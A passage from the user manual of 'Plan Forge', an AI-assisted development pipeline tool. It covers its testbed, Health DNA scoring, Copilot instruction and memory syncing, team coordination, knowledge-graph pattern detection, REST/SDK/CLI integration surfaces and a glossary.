Tool:forge_testbed_run. Scenarios:docs/plans/testbed-scenarios/*.json. Findings:docs/plans/testbed-findings/*.json. Testbed location: testbed.path in .forge.json, or a plan-forge-testbed clone next to the project.
Why a Separate Testbed?
Unit tests cover one module; integration tests cover one service. Neither tells you whether the full Plan-Forge pipeline still produces a clean, shippable outcome on a real repo under a real scenario. The Testbed does, it's a second, dedicated repository that Plan Forge treats as a read-write fixture, replays a scenario against, and records the defect log.
Learn-by-Doing: The Reference Testbed
The canonical reference testbed lives at srnichols/plan-forge-testbed. It's a real .NET 10 application, TimeTracker, a billable-hours tracker with Clients, Projects, Time Entries, Billing, Invoices, and Dashboard surfaces, used as the worked example throughout this manual.
If you're learning Plan-Forge by doing, work through it in this order:
Backend slices (docs/plans/Phase-1-CLIENTS-CRUD-PLAN.md), see how pforge run-plan drives a four-slice CRUD feature with [P] parallelism, [depends:], [scope:], and validation gates.
UI slices (docs/plans/Phase-2-WEB-UI-PLAN.md), Plan-Forge builds a Blazor Server + Microsoft Fluent UI front-end against the existing REST API. The plan demonstrates that pforge produces enterprise-grade UI: layered (page → service interface → repository, never DbContext in components), accessible (WCAG 2.1 AA), and tested (bUnit). This is the proof artifact for "pforge does not vibe-code."
Operational scenarios (docs/plans/testbed-scenarios/*.json), the synthetic regressions in the section below, replayed end-to-end via forge_testbed_run.
The .NET preset ships three artifacts that make Step 2 work on any consuming project, they're not testbed-specific:
Auto-loads on *.razor edits. Forbids DbContext in components, mandates code-behind split, lifecycle discipline, accessibility checklist.
Reviewer agent
.github/agents/blazor-reviewer.agent.md
Read-only audit of UI changes for layer violations, lifecycle bugs, and Fluent UI misuse.
Skill
.github/skills/ui-scaffold/SKILL.md
/ui-scaffold <Entity> --crud generates the page + DTO + service interface + bUnit test in one shot, enforcing the layering rules.
Why a UI demo? Backend slices are easy to make look impressive, they're terse, type-safe, and gates are straightforward. UI is where vibe-coding usually wins on speed and loses on quality. The Phase-2 UI plan exists to demonstrate that Plan-Forge produces UI you'd actually deploy: separation of concerns intact, no DbContext in .razor, every page accessible, every component tested.
Scenario Fixtures
Scenarios are JSON files under docs/plans/testbed-scenarios/. Each one describes:
Instructions, the prompt / plan the agent will execute.
Expected artifacts, which files must change, which must not.
Gates, build, test, lint, drift thresholds.
A scenario is idempotent: the Testbed resets the fixture repo to the pinned commit before every run.
Anatomy of a Run
forge_testbed_run:
Acquires .forge/testbed.lock (one scenario at a time per testbed).
Verifies the testbed is clean (ERR_TESTBED_DIRTY if not).
Replays the scenario end-to-end in the testbed directory.
Captures artifacts, run metrics, and any defects.
Writes a finding JSON under docs/plans/testbed-findings/ and emits testbed-scenario-completed.
Releases the lock.
Common Errors
Code
Meaning
Recovery
ERR_TESTBED_PATH_REQUIRED
No testbed.path, no testbedPath argument, and no plan-forge-testbed clone next to the project
Set testbed.path in .forge.json, or clone the testbed next to the project
ERR_TESTBED_NOT_FOUND
The configured testbed path does not exist
Fix testbed.path in .forge.json
ERR_TESTBED_DIRTY
Uncommitted changes in the testbed
Commit or stash inside the testbed repo
ERR_TESTBED_LOCKED
Another scenario is running
Wait, or remove a stale .forge/testbed.lock
Feedback Into the Loop
Findings with defects feed two consumers:
Bug Registry, scanner-eligible defects auto-register via forge_bug_register.
Health DNA, run metrics (duration, gate failures, drift score) feed the daily Health DNA fingerprint.
Testbed ≠ CI. Your CI system runs against pull requests and masters the green/red light for merge. The Testbed runs against Plan Forge itself, under a library of synthetic scenarios, to ensure the pipeline still produces shippable code across upgrades.
Act IV, Learn · Chapter 25
Health DNA
A single fingerprint for "how healthy is this project today?", persisted, trended, compared.
New here? Plain-English version. A project can look fine on the surface and still be slowly rotting underneath. Tests are passing, but every plan run costs a little more. No incidents this week, but architectural drift is creeping up. Health DNA is a daily checkup that combines five different health signals into one score (0–100) so you can spot the slow decay before it becomes a crisis.
What it measures, drift, incidents, test pass rate, AI model success rate, and cost per slice. Five numbers, one composite score.
Why one number? Any single metric can lie (100% green tests + drowning in drift). The composite catches the lie.
What you do with it, the LiveGuard dashboard plots the score over time. A 7-day downward trend is the early warning to slow down and clean up before shipping more features.
Any single metric can lie. A project with 100% green tests can still be drowning in drift. A low drift score can mask a CVE backlog. The Health DNA combines five independent signals into one daily fingerprint so slow decay, the kind where everything looks fine but tomorrow's plan costs 2× yesterday's, becomes visible.
The Five Signals
Figure 25-1. Health DNA composite scoring
Signal
Source
What it catches
Drift score
forge_drift_report
Architecture diverging from plan baseline
Incident rate
forge_incident_capture
Production failures over trailing window
Test pass rate
CI + testbed findings
Regression risk
Model success rate
Orchestrator telemetry
Agent failures + escalation frequency
Cost per slice
Cost ledger
Token-burn creep, the project getting harder to reason about
composite is a weighted blend computed inside forge_health_trend (current default weights: drift 0.30, incident-rate 0.25, test-pass 0.20, model-success 0.15, cost 0.10, see pforge-mcp/server.mjs). delta7d and delta30d compare against historical records, a small negative delta is noise, a sustained negative delta is decay.
Decay Detection
The watcher can alert on Health DNA thresholds:
delta7d < -0.10, short-term regression, usually tied to a specific slice.
delta30d < -0.15, long-term decay, usually architectural.
composite < 0.60, absolute floor; blocks new executions until addressed.
Dashboard
The LiveGuard dashboard's Health tab renders the composite score as a sparkline, with per-signal sub-lines toggleable. The Forge Intelligence page cross-references Health DNA with the OpenBrain memory corpus, "your drift score dropped the day you added the new caching layer" is exactly the kind of conclusion the Learn station exists to surface.
Why JSONL, not JSON? Health DNA is append-only by design, every run writes one line. The file rotates on size (rather than via a built-in trim tool). That way a rolled-back slice doesn't also roll back the memory of how sick the project was before the rollback.
Chapter 26 · Act V, Integrate
The Copilot Integration Trilogy
How Plan Forge teaches GitHub Copilot about your project, three tools, two generated files, one dashboard tab, zero manual setup after the first run.
Part V is integration material, not sequential lessons. These four chapters (Copilot Integration, Team Coordination, Knowledge Graph, Integrating from Outside) each declare their own prerequisites in the lede, read them in whatever order matches the integration you're doing. The expected baseline across Part V is Parts I–IV: you've shipped at least one plan, you know what Crucible (Ch 5), Bug Registry (Ch 21), and Memory (Ch 24–25) are, and you've poked the Dashboard (Ch 7) at least once.
The Copilot integration trilogy. Three components: forge_sync_memories, forge_sync_instructions, and the Settings → Copilot dashboard tab. Together they make every new Copilot conversation start with full project context, no manual context-paste, no copy-and-rebuild instruction files.
Why a trilogy?
GitHub Copilot reads two files automatically when you open a workspace:
.github/copilot-instructions.md, "what you must always know about this project". Architectural rules, naming conventions, build commands, security commitments.
.github/copilot-memory-hints.md, "what we've learned from doing this work". Trajectories from prior plans, recurring patterns, auto-skills extracted from successful slices.
Both files exist before Plan Forge, you can hand-author them. But hand-authoring means: (a) they go stale the moment you ship the next plan, (b) every team member writes a slightly different one, and (c) when the underlying decisions change in .forge.json or PROJECT-PRINCIPLES.md, nothing reminds you to regenerate.
The trilogy solves all three problems by making both files build outputs, not human-authored sources:
Tool
Writes
Reads from
Run when
forge_sync_instructions
.github/copilot-instructions.md
project profile, principles, extra .instructions.md files, .forge.json
One-liner: forge_sync_instructions handles the "always true" facts; forge_sync_memories handles the "we learned this last week" facts. The dashboard tab handles "let me look before I commit".
The data flow
Figure 26-1. Copilot Integration Trilogy, three sources, three tools, three artifacts
Both tools are idempotent and additive. They use content-hash deduplication, so running the same sync twice in a row produces zero file changes. They also use atomic write (temp file + rename), so a crash mid-write never leaves a half-baked file.
forge_sync_instructions — the "always true" file
forge_sync_instructions generates .github/copilot-instructions.md by composing four sources, in this order:
Project Profile (docs/plans/PROJECT-PROFILE.md), the tech stack, build commands, key paths. Generated once via the project-profile.prompt.md in Session 1.
Project Principles (docs/plans/PROJECT-PRINCIPLES.md), non-negotiable architectural and engineering commitments. Generated via project-principles.prompt.md.
Extra instruction files (.github/instructions/*.instructions.md), auto-loaded by Copilot via their applyTo frontmatter. The trilogy stitches the relevant ones into the master file so Copilot sees them as a single context.
.forge.json commitments, tech choices that the project has locked in (e.g. "database": "postgres", "frontend": "react").
The output is a single Markdown file ~150–400 lines (depends on profile complexity) with a deterministic structure: Identity → Stack → Build commands → Architectural rules → Forbidden patterns → Cost guardrails → Talking to Plan Forge tools.
Running it
Terminal · CLI
# Generate (preview only, does not write)
pforge sync-instructions --preview

# Generate and write
pforge sync-instructions

# Force overwrite even if file is identical (skips hash check)
pforge sync-instructions --force
The generated file follows a canonical template so that Copilot Chat's prompt-injection logic finds the same anchors every time:
# Instructions for Copilot

> **Project**: <name>
> **Stack**: <stack summary>
> **Generated by**: forge_sync_instructions @ v3.x

## Architecture Principles
<merged from architecture-principles.instructions.md + project-principles>

## Project Overview
<merged from PROJECT-PROFILE.md>

## Quick Commands
<merged from project profile + .forge.json>

## Coding Standards
<stack-specific from instructions/>

## Planning & Execution
<pipeline + prompts overview>

## Cost Estimates
<always-included; mandates forge_estimate_quorum>

## Talking to Forge-Master
<always-included; mandates forge_master_ask for open-ended reasoning>
forge_sync_memories — the "we learned this" file
forge_sync_memories generates .github/copilot-memory-hints.md by harvesting three runtime sources:
Trajectories (.forge/trajectories/*.jsonl), per-slice notes the worker left for itself: "I tried X, it failed because Y, so I switched to Z". These are the gold for "don't repeat this mistake" guidance.
Auto-skills (.forge/auto-skills/*.md), reusable patterns extracted by the Inner Loop. If three slices all needed the same shape of repository test, the fourth slice gets it for free as a skill, and Copilot Chat should know it exists too.
OpenBrain entries (L3, if configured), long-form lessons captured via forge_memory_capture or auto-stamped by tools like forge_run_plan.
Each source is filtered, hashed, deduped, and ranked by recency × signal strength. The output is bounded to ~80–120 lines so Copilot's context budget stays healthy.
Soft-sync, not hard-sync. The file is additive, the tool never deletes a hint a human added by hand. If you write a custom block under <!-- pforge:custom --> / <!-- /pforge:custom --> markers, the sync tool preserves it verbatim. Only the <!-- pforge:auto --> region is regenerated.
Running it
Terminal · CLI
# After every plan ships
pforge sync-memories

# Limit to last N trajectories (default: 50)
pforge sync-memories --since=14d

# Verbose: show which entries were included/excluded and why
pforge sync-memories --explain
What the output looks like
# Copilot Memory Hints

> **Generated by**: forge_sync_memories @ v3.x
> **Last sync**: 2026-05-17T14:22:11Z · 47 trajectories, 12 auto-skills, 8 brain entries

<!-- pforge:auto -->

## Recently learned patterns
- **Snapshot pop** uses `git stash apply` + explicit drop, not blind `git stash pop` (lesson from #201)
- **Vitest output parser** ignores subagent hallucination markers (lesson from #198)
- ...

## Auto-skills available
- `repository-vitest-pattern`, generated 2026-05-12 from 4 slices
- `bicep-rbac-scaffold`, generated 2026-05-10 from 3 slices

<!-- /pforge:auto -->

<!-- pforge:custom -->
<!-- Anything you write here is preserved across syncs -->
<!-- /pforge:custom -->
The Settings → Copilot dashboard tab
If you'd rather see the diff before it lands, open the dashboard and navigate to Settings → Copilot. The tab gives you four panels:
Panel
Shows
Actions
Current file
Live content of .github/copilot-instructions.md
Read-only viewer with syntax highlighting
Preview regenerated
What forge_sync_instructions would write right now
Inline diff vs the current file
Memory hints
Live content of copilot-memory-hints.md + count of entries by source
GET  /api/copilot-instructions         # read current file
POST /api/copilot-instructions/preview # generate without writing
POST /api/copilot-instructions/sync    # generate + write atomically
When to run what
Event
Run
Why
Initial project setup
sync-instructions
Bootstraps Copilot with stack + commands
After edits to PROJECT-PROFILE.md or PROJECT-PRINCIPLES.md
sync-instructions
Architectural facts changed
After a plan ships
sync-memories
New trajectories, possibly new auto-skills
Weekly maintenance
Both
Catch drift; safe even if nothing changed (hash dedup skips no-op writes)
CI on main push
Both, with --preview + fail-on-diff
Catches "developer forgot to sync after editing PRINCIPLES"
Automation pattern: wire pforge sync-memories into the PostSlice hook (already shipped in templates/.github/hooks/PostSlice.md). Every successful slice now feeds the next Copilot conversation. Zero manual upkeep.
Two developers running Plan Forge on the same repo at the same time hit three predictable problems: concurrent edits collide at merge time, hard-won fixes stay trapped in one developer's local .forge/, and a productive day turns every reviewer into a bottleneck. This chapter shows how Plan Forge solves all three with a single shared file and a few GitHub API calls, no SaaS backend, no shared database, no new identity system.
How it's built (v2.93 → v3.4). Five surfaces compose the team layer: forge_team_dashboard + forge_team_activity (per-developer visibility), forge_github_metrics + forge_github_status (PR throughput + validation stack), forge_delegate_review (dispatching review to Copilot's cloud agent), and forge_classifier_issue (closing the tempering audit loop by filing a GitHub issue when a classifier rule needs to land).
The "shared shop" problem
The three coordination problems in detail:
Concurrent edits. Both might pick the same plan, or pick plans whose Scope Contracts touch the same files. Without visibility, you discover the conflict at merge time.
Lost institutional memory. Alice solves a tricky gate-portability issue on Monday. Bob hits the same issue on Wednesday because Alice's trajectory lives in her local .forge/.
Review fatigue. Plan Forge runs are productive, a single afternoon can ship 4 plans. If every plan needs a human reviewer, the bottleneck moves from "writing code" to "reviewing code".
v3.x addresses each, in order: team dashboard for visibility, shared activity ledger + memory sync for institutional memory, delegated review for the review bottleneck.
The activity ledger
Everything starts with one file: .forge/team-activity.jsonl. It is an append-only JSON Lines log that every Plan Forge operation writes to. One event per line, never edited, never compacted.
Figure 27-1. Team coordination, many writers, one ledger, four readers
The file is small (typical: 50–200 KB per team-week), git-friendly (line-stable), and trivially indexable. Every team query in this chapter is a streaming read of this file.
Where it lives. By default, .forge/team-activity.jsonl is not gitignored, that's the point. Commit it. The ledger is most useful when every developer's events land in one shared history. If you don't want it in git, set team.ledger.gitignore: true in .forge.json and use a side channel (S3, shared volume) instead.
forge_team_dashboard — per-developer cards
forge_team_dashboard reduces the ledger into one card per developer, capturing the last 7 days (default; configurable):
This is what backs the Team dashboard tab, one card per developer, sorted by recency, with a visual badge for "currently running a plan". The same shape powers the pforge team-dashboard CLI command for terminal users.
The conflict-risk banner
Above the cards, the dashboard renders a conflict-risk banner computed from the active plans of any two developers running simultaneously. The risk score is derived from Scope Contract overlap:
Score
Trigger
Banner
none
No active plans, or disjoint Scope Contracts
(hidden)
low
Active plans touch sibling files in the same directory
"Alice and Bob are both working in src/orders/, sync up before merge."
medium
Active plans share at least one file path
"⚠️ Alice and Bob are both editing src/orders/repository.ts."
high
Active plans share files AND share modified symbols (per forge_diff)
"🚨 High collision risk. One of you should pause."
forge_team_activity — querying the ledger
Where forge_team_dashboard aggregates, forge_team_activity queries. Pass any combination of filters:
This is the tool to reach for when answering questions like "what did Alice work on last week?" or "show me every slice that Phase-31 took and who ran which retry". It is also the data source for the pforge team-activity CLI and the GET /api/team/activity REST endpoint.
forge_github_metrics + forge_github_status
The activity ledger captures everything that happens inside Plan Forge. forge_github_metrics and forge_github_status capture everything that happens around it: PR throughput, review latency, CI validation results.
forge_github_metrics
Pulls PR-level analytics from the GitHub API:
PRs opened / merged / closed in window
Time-to-first-review per PR (median + p95)
Time-to-merge per PR (median + p95)
Review iteration count distribution
Per-author breakdown matching the team ledger's actor identities
The dashboard's GH Metrics tab is a thin renderer over this tool's response.
forge_github_status
The validation stack on a single PR. Given a PR number, returns:
Required and optional checks with their current state
Review status (approved / changes-requested / pending) by reviewer
Mergeable state including conflicts
Branch protection rule violations (if any)
Linked issues + their open/closed status
Composable pattern: chain forge_team_activity({ action: "plan.complete" }) → for each plan, find its PR → forge_github_status({ pr: N }). This gives you a single-pane view of "what shipped last week and what state is each PR in".
forge_delegate_review — dispatching to Copilot
Plan Forge's reviewer step (the Reviewer Gate) is independent, a fresh session reads the plan's Scope Contract and audits the diff. By default it runs locally. forge_delegate_review dispatches the same audit task to the GitHub Copilot cloud coding agent, so the review happens server-side and the result lands as a PR comment.
Configuration lives under cloudAgentValidation in .forge.json:
{
  "cloudAgentValidation": {
    "enabled": true,
    "agent": "copilot",              // current option: copilot
    "trigger": "post-slice-commit",  // when to dispatch
    "blockOn": "critical",
    "timeoutMinutes": 15,
    "fallback": "local-reviewer"     // if cloud dispatch fails
  }
}
Why "delegate" and not "replace"? The local Reviewer Gate is faster and cheaper (your tokens, your machine). The cloud agent is asynchronous, shareable, and produces a PR comment that everyone on the team sees. Use the local reviewer in tight inner-loop iterations; use delegation when shipping for human-team review.
forge_classifier_issue — closing the audit loop
The tempering subsystem (Audit Loop chapter) audits classifier output and finds false-positive findings or missed-detection rules. Once tempering has confirmed a rule is needed, forge_classifier_issue files a structured GitHub issue against the rule repository so the rule lands in code, not in a side note.
forge_classifier_issue({
  classifier:  "audit",
  ruleId:      "audit-stub-detection",
  category:    "missed-detection",      // or "false-positive"
  evidence:    [ /* before/after finding pairs */ ],
  severity:    "high",
  rationale:   "Three sweeps in a row missed inline TODO markers in JSX comments."
})

// Response:
{
  ok: true,
  issueNumber: 312,
  issueUrl: "https://github.com/.../issues/312",
  deduped: false,
  hash: "sha256:..."
}
The tool deduplicates against open issues with the same rule + category hash within 14 days, so repeated audit findings don't spam the tracker. This is the official "self-repair" path for classifier rules, analogous to forge_meta_bug_file for plan/orchestrator/prompt defects.
Plan Forge writes structured events on every action, slice starts, gate failures, commits, bug filings, cost samples. The knowledge graph stitches those events into a queryable graph, then runs four pattern detectors and a daily digest aggregator across it. The result: you find recurring failures before the failures find you.
Three components.forge_graph_query introduced the graph itself; forge_patterns_list added the four detectors; pforge digest ships the daily roll-up that surfaces the most actionable findings into the dashboard's Yesterday's Digest tile.
Why a graph?
Every Plan Forge subsystem already writes its own structured log: .forge/runs/*.jsonl, .forge/trajectories/*.jsonl, .forge/bugs/*.json, .forge/cost/*.json, .forge/team-activity.jsonl. Individually, each file answers one question, "what did this run cost?", "what bugs are open?". The interesting questions are cross-file:
"Which file gets touched most often by failing slices?"
"Which model has the highest failure rate on slices in the integration domain?"
"Has slice 4 of any plan ever shipped on the first try?"
"How does this week's cost-per-slice compare to last month's median?"
Answering any of these requires joining at least three logs. The knowledge graph builds an in-memory representation of those joins so the answer is a millisecond traversal, not a five-file grep.
Seven node types: Phase, Slice, Commit, File, Run, Bug, CostSample. Six edge types. The whole graph for a year of plans on a medium-sized repo fits in <30 MB of memory and serializes to .forge/graph/snapshot.json in under a second.
The graph is derived, not authoritative. If snapshot.json is deleted, pforge graph rebuild recomputes it from the underlying logs. The logs are the source of truth; the graph is the index.
forge_graph_query — the query surface
Queries take a starting node selector and a traversal expression. The tool is intentionally not a general-purpose graph query language, it ships with a small, opinionated set of canned queries that answer the questions teams actually ask:
forge_graph_query({ query: "hot-files", windowDays: 30 })
// → files touched by the most failed slices in the last 30 days

forge_graph_query({ query: "bug-clusters", windowDays: 90 })
// → bugs grouped by shared file/symbol

forge_graph_query({ query: "model-leaderboard", domain: "integration" })
// → success rate per model on slices tagged with the integration domain

forge_graph_query({ query: "slice-history", slice: "4", windowDays: 180 })
// → every Phase that had a slice 4, with success/cost/duration

forge_graph_query({ query: "phase-roi", phase: "Phase-31" })
// → cost, duration, file churn, bugs raised, bugs closed for one phase
Custom traversals are also accepted via the lower-level traverse form (advanced):
forge_patterns_list runs four detector heuristics across the graph and returns ranked findings. Each detector is implemented as a deterministic graph traversal, no ML, no embeddings, just structural pattern matching.
Detector
Looks for
Signal
gate-failure-recurrence
Same gate failing across ≥3 slices in different plans within 30 days
"The validation is broken, not the code"
model-failure-rate-by-complexity
Models whose failure rate climbs steeply with slice complexity
"Use a flagship model for the hard slices, fast model for the easy ones"
slice-flap-pattern
Slices that succeed-then-fail-then-succeed on retry (non-monotonic outcomes)
"Flaky gate or non-deterministic test in this slice"
cost-anomaly
Runs whose cost-per-slice exceeds the 90-day median by ≥2.5×
"Token blow-up, investigate retry logic or context bloat"
The Recurring Patterns dashboard panel is a thin renderer over this tool's output, sorted by severity descending. Each finding has a "Suppress for 7 days" button (the suppression list lives in .forge/patterns-suppressions.json, see Conventions for the format).
pforge digest — Yesterday's Digest
The graph and the detectors give you raw findings. pforge digest compresses them into a single human-readable summary intended to be the first thing you read each morning.
Cost anomalies, the top finding from the cost-anomaly detector
The Yesterday's Digest dashboard tile is the same content, rendered in HTML. The CLI form is useful in a daily Slack post or as the body of a forge_notify_send message.
Wire it into cron / GitHub Actions: pforge digest --post at 09:00 every weekday with a Slack notifier configured (notify-slack extension) gives a free daily standup grounded in actual run data, not vibes.
pforge graph stats               # node/edge counts, last-rebuild timestamp
pforge graph rebuild             # full rebuild from logs
pforge graph query hot-files     # run a canned query
pforge patterns                  # list current findings from all four detectors
pforge patterns --since=7d
pforge digest                    # the morning summary
pforge digest --post             # send via configured notifier
MCP is the native transport for Copilot and similar agents, but it is not the only one. Plan Forge ships four orthogonal surfaces so any tool can drive the workshop: REST for HTTP-anything, SDK for Node.js callers, WebSocket hub for live event streams, and CLI for scripts and humans.
The big numbers. The integration surface is large by design, 106 MCP tools, 103 REST endpoints across 17+ domains, a 4-sub-path SDK (pforge-sdk, /tools, /hallmark, /chunker), and 97 CLI commands. The same underlying handlers back every surface, pick the one that fits the caller, not the feature.
The four surfaces, at a glance
Figure 29-1. Integration surface map, MCP, REST, WebSocket Hub, and CLI all route to the same handlers.
The same handler set lives behind all four surfaces. Adding a new tool means the team writes one handler, and it automatically becomes available as MCP tool, REST endpoint, CLI command, and SDK export. This is intentional: the integration surface should never be the bottleneck for a new capability.
Figure 29-2. Surface decision tree, pick by caller, not by capability
REST API
The REST surface is the right choice for any caller that already speaks HTTP, GitHub Actions, GitLab CI, a Python script, a curl one-liner, a Postman collection. It is also the surface the dashboard itself uses.
Base URL and auth
# Local dev (default)
http://localhost:3100/api

# Auth: bearer token from .forge/secrets.json (key: "apiToken")
curl -H "Authorization: Bearer $PFORGE_API_TOKEN" \
     http://localhost:3100/api/plan/status
Tokens are generated by pforge auth issue and stored locally in .forge/secrets.json (gitignored). Multi-developer setups use one token per developer; CI uses a dedicated CI token with scoped permissions.
The 17+ domains
The 113 endpoints organize into 16 subsystems that mirror the MCP tool families. The full per-endpoint reference lives in Appendix W — REST API Reference; this chapter covers the shape:
Prefix
Backs
Sample endpoint
/api/plan
Plan execution + status
POST /api/plan/run
/api/cost
Cost reports + estimates
GET /api/cost/report
/api/team
Team dashboard + activity
GET /api/team/dashboard
/api/copilot-instructions
Copilot trilogy
POST /api/copilot-instructions/sync
/api/graph
Knowledge graph queries
POST /api/graph/query
/api/liveguard
Deploy safety surface
POST /api/liveguard/run
/api/bugs
Bug registry
GET /api/bugs
/api/crucible
Idea smelting
POST /api/crucible/ask
/api/forge-master
Read-only reasoning agent
POST /api/forge-master/ask
/api/hub
WebSocket event stream (see next section)
WS /api/hub
Every endpoint returns RFC 7807 ProblemDetails on error and a structured JSON object on success. The OpenAPI spec lives at GET /api/openapi.json if you need codegen.
WebSocket hub — /api/hub
The WebSocket hub is a broadcast channel that emits every event the orchestrator generates, plan starts, slice transitions, gate results, cost samples, bug filings, drift updates. It is the substrate the dashboard's live tiles render off.
The full event catalog, 38 event types across eight families with envelope, source/security_risk enums, payloads, and retention, lives in Appendix V — Event Catalog. The canonical JSON schema lives in pforge-mcp/EVENTS.md. Subscribe to all events or filter by type:
Custom dashboards: the entire /dashboard route is built on top of this WebSocket. If you want to embed Plan Forge progress into your own ops portal, point a WebSocket client at /api/hub, filter to the event types you care about, render. Zero polling.
pforge-sdk — the Node.js client
For TypeScript / JavaScript callers, pforge-sdk is a thin wrapper over the REST and WebSocket surfaces with typed responses and bundled helpers. It ships with four entry points:
Plan-chunker, split long plans into Scope-Contract-aligned slices for execution
Worked example
import { createClient } from "pforge-sdk";
import { forgeRunPlan, forgeEstimateQuorum } from "pforge-sdk/tools";

const client = createClient({
  baseUrl: "http://localhost:3100",
  token:   process.env.PFORGE_API_TOKEN
});

// Estimate before running (cost discipline, never hand-compute)
const est = await forgeEstimateQuorum(client, { plan: "docs/plans/Phase-31-PLAN.md" });
console.log("Cheapest mode:", est.recommendation);

// Execute
const run = await forgeRunPlan(client, {
  plan:   "docs/plans/Phase-31-PLAN.md",
  quorum: est.recommendation
});

// Subscribe to live events for this run
const sub = client.subscribe(["slice.*", "gate.*", "plan.complete"]);
for await (const event of sub) {
  if (event.plan !== "Phase-31") continue;
  console.log(event.type, event.payload);
  if (event.type === "plan.complete") break;
}
CLI — for scripts and humans
The CLI is the right surface for ad-hoc scripts, cron jobs, and direct human use. Every command has a --json flag for machine-readable output, so it composes cleanly with shell pipelines and CI scripts.
# Run a plan and pipe the result into jq
pforge run-plan docs/plans/Phase-31-PLAN.md --json | jq '.cost.totalUsd'

# Loop until a plan completes (useful in CI)
while [ "$(pforge plan-status --json | jq -r '.state')" != "complete" ]; do
  sleep 30
done

# Daily digest into Slack
pforge digest --post

# Cost rollup for the month
pforge cost-report --since=30d --json | jq '.byModel'
The full 97-command reference lives in Chapter 8 — CLI Reference. The pforge --help output is the canonical source.
Picking the right surface
Caller
Use
Why
GitHub Copilot / Claude / Cursor / Codex
MCP
Native transport; auto-discovered tools
GitHub Actions / GitLab CI / Jenkins
REST + CLI
Already speak HTTP and shell; no MCP transport in CI
Custom dashboard / status page
REST (initial) + WebSocket (live)
Snapshot on load, live updates after
Node.js script / automation
SDK
Typed responses; no transport boilerplate
cron job / one-shot batch
CLI
--json pipes cleanly; no long-running process
Mobile / web app / Slack bot
REST + WebSocket
Cross-platform; no Node.js requirement
Auth and secrets
All four surfaces share the same auth model:
Bearer tokens in the Authorization header (REST + WebSocket) or as PFORGE_API_TOKEN env var (CLI + SDK).
Tokens are issued via pforge auth issue [--scope=…] and stored in .forge/secrets.json (gitignored).
The MCP surface authenticates via the transport itself, stdio inherits the parent process trust; WebSocket MCP uses the same bearer token model.
Outbound API keys (Anthropic, OpenAI, xAI, Azure) live in .forge/secrets.json under providers.* or in environment variables. Never in code, never in committed config.
Auto-generated from capabilities.mjs glossary, hand-edited for clarity.
Getting Started: Read These Five First
If you're new to Plan Forge, these five terms cover 80% of the manual. They build on each other in this order:
Plan Forge, the whole shop. A workshop with four stations (Smelt, Forge, Guard, Learn) that take an idea from "vague feature request" all the way to "shipped, monitored, and remembered."
Plan, a Markdown file in docs/plans/ that describes one feature. The unit of work Plan Forge operates on.
Scope contract, the section of the plan that says exactly which files are in-scope, out-of-scope, and forbidden. Without this, AI agents drift into unrelated code.
Slice, one numbered step inside a plan. Plans are broken into 3–7 slices so the AI works in checkpointed chunks. Each slice ends at a validation gate.
Validation gate, a concrete shell command (e.g., dotnet test) that must pass before the next slice runs. Gates are how Plan Forge knows the AI didn't break anything.
Read those five and you can follow the rest of the manual without backtracking. The full alphabetical reference begins below, organized by topic.
Core Concepts
Term
Definition
Plan Forge
The AI-Native SDLC Forge Shop. One workshop with four stations, Smelt, Forge, Guard, Learn, connected by gates, telemetry, and persistent memory. Covers every phase of the software lifecycle.
Forge
Shorthand for Plan Forge. Also: .forge/ directory (project data), .forge.json (config).
Plan
A Markdown file in docs/plans/ describing a feature. Contains slices, scope contract, and gates.
Hardened Plan
A plan that passed Step 2, locked-down execution contract with scope, slices, gates, forbidden actions.
Scope Contract
Plan section defining In Scope, Out of Scope, and Forbidden files. Prevents scope creep.
Slice
A 30–120 minute unit of execution within a plan. Has tasks, a validation gate, and optional dependencies. Commit-sized: small enough to catch failures early, large enough to be useful.
Validation Gate
Build + test commands that must pass at every slice boundary before proceeding.
Forbidden Actions
Files or operations the AI must not touch. Enforced by lifecycle hooks and scope checks.
Stop Condition
A condition that halts execution, e.g., "If migration fails, STOP."
Guardrails
Instruction files that auto-load based on the file being edited. 15–18 per preset.
Preset
Stack-specific configuration (dotnet, typescript, python, etc.). Determines which files are installed.
Extension
Community add-on providing instructions, agents, or prompts for a specific domain.
Self-Deterministic Agent Loop
The v2.58 system-wide model: the deterministic slice executor plus ten opt-in inner-loop subsystems (reflexion, trajectories, auto-skills, gate synthesis, postmortems, federation, reviewer, competitive execution, auto-fix, cost-anomaly). Execution stays reproducible; loop context improves each pass. See the canonical overview.
Phase
Versioned chunk of Plan Forge development. Plans live at docs/plans/Phase-N-PLAN.md. A phase contains 1+ plans; each plan contains 1+ slices. Numbering is monotonic across the project (Phase-28.2, Phase-31, etc.).
Tempering
Post-execution coverage & quality subsystem. Scans the diff with pluggable scanners (typecheck, lint, content-audit, secret-scan), classifies findings into real-bug / flaky / noise lanes, and feeds the Bug Registry. Distinct from LiveGuard (runtime defense) and the Reviewer Gate (architectural review). 5 MCP tools: forge_tempering_run/scan/status/drain/approve_baseline.
Skill
A multi-step procedure invoked from chat via a /slash-command (e.g. /code-review, /staging-deploy, /health-check). Defined as SKILL.md files under .github/skills/. Runs through forge_run_skill with its own validation gates.
Project Principles
Project-level guardrails generated by .github/prompts/project-principles.prompt.md and stored in docs/plans/PROJECT-PRINCIPLES.md. Auto-load via project-principles.instructions.md when the file exists. Define forbidden patterns, technology commitments, and architectural boundaries.
AI Plan Hardening Runbook
The canonical 7-step pipeline every plan flows through (Specify → Preflight → Harden → Execute → Sweep → Review → Ship). Master copy: docs/plans/AI-Plan-Hardening-Runbook.md.
The Four Stations
The Forge Shop's organizing taxonomy, every Plan Forge feature lives at one of these four stations.
Term
Definition
Forge Shop
The whole workshop. The collective name for the four stations and the connective tissue (gates, telemetry, memory) that ties them together.
Station
One of the four phase-specific zones in the Forge Shop. Each station has its own tools, agents, artifacts, and gate to the next station.
Act
The Manual's organizational unit. Each Act covers one station's chapters. Act I = Smelt (Ch 1–5), Act II = Forge (Ch 6–15), Act III = Guard (Ch 16–20), Act IV = Learn (Ch 21–24).
🪨 Smelt
Station 1, Intake → Scope Contract. Where rough ideas become hardened plans the Forge can execute. Houses the Specifier agent, the AI Plan Hardening Runbook, the Crucible, and Project Principles.
🔨 Forge (station)
Station 2, Scope Contract → shipped code. Where slices are struck against the anvil. Houses pforge run-plan, slice gates, quorum mode, auto-escalation, and the cost ledger.
🛡️ Guard
Station 3, Post-deploy defense. The watchtower. Houses LiveGuard (secret scan, drift, regression guard, env diff, incident capture), the Watcher, and the Remote Bridge.
🧠 Learn
Station 4, Memory and retrospectives. The brain above the bench. Houses OpenBrain, the Bug Registry, the Testbed, Health DNA, and Forge Intelligence.
Watcher
